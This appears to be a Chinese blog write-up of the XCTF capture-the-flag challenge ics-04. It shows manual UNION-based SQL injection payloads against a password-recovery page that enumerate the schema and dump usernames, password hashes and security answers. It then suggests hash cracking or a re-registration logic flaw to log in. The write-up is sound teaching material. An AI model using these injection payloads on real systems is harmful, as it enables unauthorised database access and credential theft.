

XCTF攻防世界题目ics-04(XCTF 4th-CyberEarth)

原创


hiddenCarry 于 2020-08-18 10:54:46 发布 272 收藏

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/daqiangdetianxia/article/details/107997931>

版权



[CTF 专栏收录该内容](#)

9 篇文章 1 订阅

订阅专栏

为了避免眼高手低, 能用手工我决定把一些题目的详细思路和思考过程写一遍。就当是总结吧。

简单的一道sql注入题目加一个简单的逻辑漏洞。

信息搜集

页面: login.php,register.php,findpwd.php

服务器: Apache/2.4.7 (Ubuntu)

ICS工业控制系统

漏洞查找

一、经过测试, 发现findpwd页面存在sql注入漏洞

cetc用户找回密码

用户名

Submit Query

您的密保问题是cetc

请输入答案

请输入您的原始密码:

Submit Query

<https://blog.csdn.net/daqiangdetianxia>

二、手工注入

1.确定列数

`admin1' order by 4#` 经过测试, 一共有四列, 其中admin1是我自己注册的用户。

2.确定注入列数.

' union select 1,1,version(),1# 通过移动version()的位置，最终确定存在注入的列数在第三列。

cetc用户找回密码

用户名

您的密保问题是5.5.61-0ubuntu0.14.04.1

请输入答案

请输入您的原始密码:

<https://blog.csdn.net/daqiangdetianxia>

3. 查询数据库名。

' union select 1,1,group_concat(schema_name),1 from information_schema.schemata # 查询出数据库名字为 cetc004

cetc用户找回密码

用户名

您的密保问题是information_schema,cetc004,mysql,performance_schema

请输入答案

请输入您的原始密码:

<https://blog.csdn.net/daqiangdetianxia>

4. 查询表名:

```
' union select 1,1,group_concat(char(58),table_name),1 from information_schema.tables where table_schema='cetc004'# 查询到表名user
```

cetc用户找回密码

用户名

您的密保问题是:user

请输入答案

请输入您的原始密码:

<https://blog.csdn.net/daqiangdehianxia>

5.查询列名

```
' union select 1,1,group_concat(column_name),1 from information_schema.columns where table_name='user'#
```

查询到列名。

cetc用户找回密码

用户名

您的密保问题是

username,password,question,answer,Host,User>Password,Select_priv,Insert_priv,Update_priv>Delete_priv>Create_priv,Drop_priv,Reload

请输入答案

请输入您的原始密码:

<https://blog.csdn.net/daqiangdehianxia>

6.查表中的数据

```
' union select 1,2,group_concat(char(58),username,',',password,',',question,',',answer),4 from cetc004.user;# 得
```

到数据

cetc用户找回密码

用户名

您的密保问题是:c3tlwDmIn23,2f8667f381ff50ced6a3edc259260ba9,cetc,cdwcewf2e3235y7687jnhbvdxfcqsx12324r45y687o98kynbgfvds

请输入答案

请输入您的原始密码:

<https://blog.csdn.net/daqiangdehianxia>

这里可以利用md5彩虹表进行破解密码，也可以利用逻辑漏洞，重新注册username，获得帐号密码。

最后用帐号密码登录就会出现flag。